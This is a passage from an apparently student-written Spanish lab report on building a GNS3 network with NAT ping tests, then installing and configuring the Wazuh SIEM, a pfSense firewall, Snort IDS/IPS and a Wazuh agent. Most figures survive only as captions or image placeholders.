Si se intenta hacer ping a una IP externa no tendremos respuesta, ya que la IP del router 10.0.2.2 no está en la ACL del pool de la NAT:

Figura 13

Ping

```
R2(config)#do ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
....
Success rate is 0 percent (0/4)
R2(config)#
```

Nota: No muestra conexión

Hosts

Ahora que tenemos todo configurado debemos agregar el switch a la red de usuarios, este switch no necesita configuración, conectamos una interfaz del switch a la interfaz FastEthernet0 del router R2 y dejamos las demás para los hosts.

En este punto debemos conectar una máquina para verificar la conectividad, hasta aquí ya deberíamos poder alcanzar la IP del router R1 10.0.1.2 desde R2:

Figura 14

Prueba de conexión

```
R2(config)#do ping 10.0.1.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/15/24 ms
```

Nota: Muestra conexión

Desde R1 a la IP 172.16.20.1 (R2):

Figura 15

Prueba de conexión

```
R1#ping 172.16.20.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.20.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 8/15/28 ms
```


Nota: Muestra conexión

Diagrama final en GNS3

Después de aplicar todas las Instalaciónes de los componentes y configuración el diagrama final en GNS3 es:

Figura 16

Diagrama GNS3



Nota: Diagrama final de red en GNS3

Instalación servidor Wazuh

Se realizó la instalación y configuración del servidor SIEM Wazuh en una máquina virtual con Virtualbox y se lo agrega dentro del entorno de simulación del laboratorio con GNS3.

Consideraciones:

- El servidor Wazuh se lo incorpora en la red de servidores de la DMZ.
- La versión corresponde a la 4.7.3
- Asignación de IP Fija en la DMZ con la IP 10.10.10.4

Con la documentación oficial se realiza su instalación, posterior, se configura la IP Fija de la siguiente manera:

Figura 17

Configuración IP

Nota: Archivo de configuración.

Con la documentación oficial se realiza su instalación, posterior, se configura la IP Fija de la siguiente manera:

Figura 18

Configuración IP

Nota: Archivo de configuración.

Se reinicia servicio de red.

Figura 19


Reincio del servicio

Nota: Archivo de configuración.

Validación de la IP Fija 10.10.10.4 IP:

Figura 20

Validación de IP




Nota: Archivo de configuración.

Prueba de conectividad entre servidores de la DMZ y acceso al servidor

Figura 21


Prueba de conectividad



Nota: Archivo de configuración.

Figura 22

Consola administrativa



Nota: Consola administrativa.

Instalación del firewall pfsense

Se realizó la instalación y configuración del servidor PFSENSE en una máquina virtual con Virtualbox y se lo agrega dentro del entorno de simulación del laboratorio con GNS3.


Consideraciones:

- El servidor Pfsense se lo incorpora en la red con 3 interfaces de red para la WAN, DMZ, LAN.
- El servidor firewall contiene el sistema Operativo Linux, con una distribución FreeBSD.
- La versión corresponde a la 2.7.2
- Asignación de IP Fija en la instalación con la IP 10.0.0.1

Con la documentación oficial se realiza su instalación, posterior, se configura las redes IPs Fija de la siguiente manera:

Figura 23

Configuración de las redes IPs Fija




Nota: Archivo de configuración.

Se realiza la configuración de reglas para las interfaces de red LAN, DMZ.

Figura 24

Configuración de las reglas




Nota: Archivo de configuración.

DMZ: Configuraciones adicionales para los puertos de Wazuh Server que necesitan los clientes de Wazuh.

Figura 25

Configuración adicionales




Nota: Archivo de configuración.

Instalación de IDS/IPS SNORT en el Servidor Firewall Pfsense

Se realiza su instalación desde la administración de paquetes en la aplicación web de administración de Pfsense.

Figura 26

Instalación IDS/IPS




Nota: Archivo de configuración.

Instalación con éxito.

Figura 27


Instalación IDS/IPS



Nota: Archivo de configuración.

Figura 28

Instalación IDS/IPS




Nota: Archivo de configuración.

Se realiza las configuraciones respectivas para integrar las reglas de la base de datos de SNORT. Previamente se integra el ID de código token oinkmaster de Snort registrando una cuenta en la página web.

Figura 29

Configuración de reglas




Nota: Archivo de configuración.

Actualización de reglas con éxito:

Figura 30

Configuración de reglas




Nota: Archivo de configuración.

Se realiza la configuración de las interfaces de red que serán monitoreadas con SNORT.

Figura 31

Configuración de interfaz de red




Nota: Archivo de configuración.

Para la DMZ:

Figura 32

Configuración de interfaz de red




Nota: Archivo de configuración.

Reglas configuradas:

Figura 33

Configuración de interfaz de red




Nota: Archivo de configuración.

Revisión de logs que están conectados con el recolector Wazuh.

Figura 34

Revisión de Logs




Nota: Archivo de configuración.

Instalación de agente Wazuh cliente en el Servidor Firewall Pfsense

El servidor firewall contiene el sistema Operativo Linux, con una distribución FreeBSD.

Figura 35

Instalación agente Wazuh




Nota: Archivo de configuración.

Se ingresa en la consola de Shell de Pfsense con SSH, ejecutando los siguientes comandos por consola desde el repositorio de FreeBSD.

Figura 36

Instalación agente Wazuh




Nota: Archivo de configuración.

